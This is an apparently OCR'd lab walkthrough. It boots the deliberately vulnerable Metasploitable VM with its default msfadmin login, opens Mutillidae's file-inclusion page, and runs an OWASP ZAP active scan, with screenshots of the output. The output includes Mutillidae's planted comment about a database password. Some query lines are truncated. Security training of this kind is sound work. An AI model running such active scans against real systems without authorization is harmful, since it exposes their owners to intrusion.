
○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for


Example: .mozilla.org, .net.nz, 192.168.1.0/24

4) Boot Metasploitable virtual machine with both login & password: msfadmin



```
 * Starting Tomcat servlet engine tomcat5.5                              [ OK ]
 * Starting web server apache2                                           [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup:                                                                  appendi
ng output to `nohup.out'
[ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password: _
```


5) Use “ifconfig” command to find the ip address of metasploitable machine




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:95:ea:fa
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:eafa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4650 (4.5 KB)  TX bytes:7402 (7.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33885 (33.0 KB)  TX bytes:33885 (33.0 KB)

msfadmin@metasploitable:~$ _
```

- **IP address of Metasploitable is 10.0.2.6**

6) **Going back to Kali machine, access "http://10.0.2.6/mutillidae/" on Firefox to open the Mutillidae web application. Click on "Reset DB" to initialize Mutillidae.**


10.0.2.6/mutillidae/
https://10.0.2.6/mutillidae/
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
Latest Version / Installation
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
back|track
Samurai Web Testing Framework
@webpwnized
HACKERS FOR CHARITY
https://10.0.2.6/mutillidae/set-up-database.php



Setting up the database...

If you see no error messages, it should be done.


Continue back to the frontpage.

No PHP or MySQL errors were detected when resetting the database.

Click OK to proceed or Cancel to stay on this page.

```
uery 'CREATE DATABASE' wi
uery 'USE DATABASE' with r
uery 'CREATE TABLE' with result 1
uery 'CREATE TABLE' with result 1
uery 'CREATE TABLE' with result 1
uery 'INSERT INTO TABLE' with result 1
uery 'INSERT INTO TABLE' with result 1
uery 'CREATE TABLE' with result 1
Executed query 'INSERT INTO TABLE' with result 1
Executed query 'CREATE TABLE' with result 1
Executed query 'INSERT INTO TABLE' with result 1
Executed query 'CREATE TABLE' with result 1
Executed query 'CREATE PROCEDURE' with result 1
Executed query 'CREATE PROCEDURE' with result 1
Executed query 'CREATE PROCEDURE' with result 1
```

7) **On the homepage of mutillidae, click on OWASP Top 10 > A4-Insecure direct object references > Arbitrary File Inclusion. This will open a new webpage having file inclusion vulnerabilities.**




Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards
Text File Viewer
Source Viewer
Credits
Cookies
Arbitrary File Inclusion

https://10.0.2.6/mutillidae/index.php?page=arbitrary-file-inclusion.php




Arbitrary File Inclusion

Current Page: arbitrary-file-inclusion.php

Notice that the page displayed by Mutillidae is decided by the value in the "page" variable. The "page" variable is passed as a URL query parameter.

What could possibly go wrong?


8) **Now, open OWASP ZAP. Under the "Sites" panel, right click on "mutillidae" > Attack > Active scan. A settings window will open. Just click on "start scan" to start running the active scan.**



ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Id	Req. Timestamp	Met...	URL	...hest ...	N...	Tags
1	6/26/25, 3:19:...	GET	http://10.0.2.6/mutil	Medium		Script, SetC...
3	6/26/25, 3:19:...	GET	http://10.0.2.6/mutil	Low		Comment
4	6/26/25, 3:19:...	GET	http://10.0.2.6/mutil	Low		Comment
6	6/26/25, 3:19:...	GET	http://10.0.2.6/mutil	Low		Comment

Alerts 0 1 6 2 Primary Proxy: localhost



Starting Point: http://10.0.2.6/mutillidae/

Policy: Default Policy

Context:


User:

Recurse: ✓

Show Advanced Options: ☐

Alerts 0 1 6 2 Primary Proxy: localhost:8080 ZAP out of date Current Scans 0 0 0 0 0 0 0

9) **Active Scan Results (active scan completes 100%):**



```
HTTP/1.1 200 OK
Date: Sat, 28 Jun 2025 04:24:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Sat, 28 Jun 2025 04:24:17 GMT
Keep-Alive: timeout=15, max=87
```


```
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
```

New Scan | Progress: 0: http://10.0.2.6/mutillidae | 100% | Current Scans: 0 | Num requests: 241 | New Alerts: 9 | Export

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
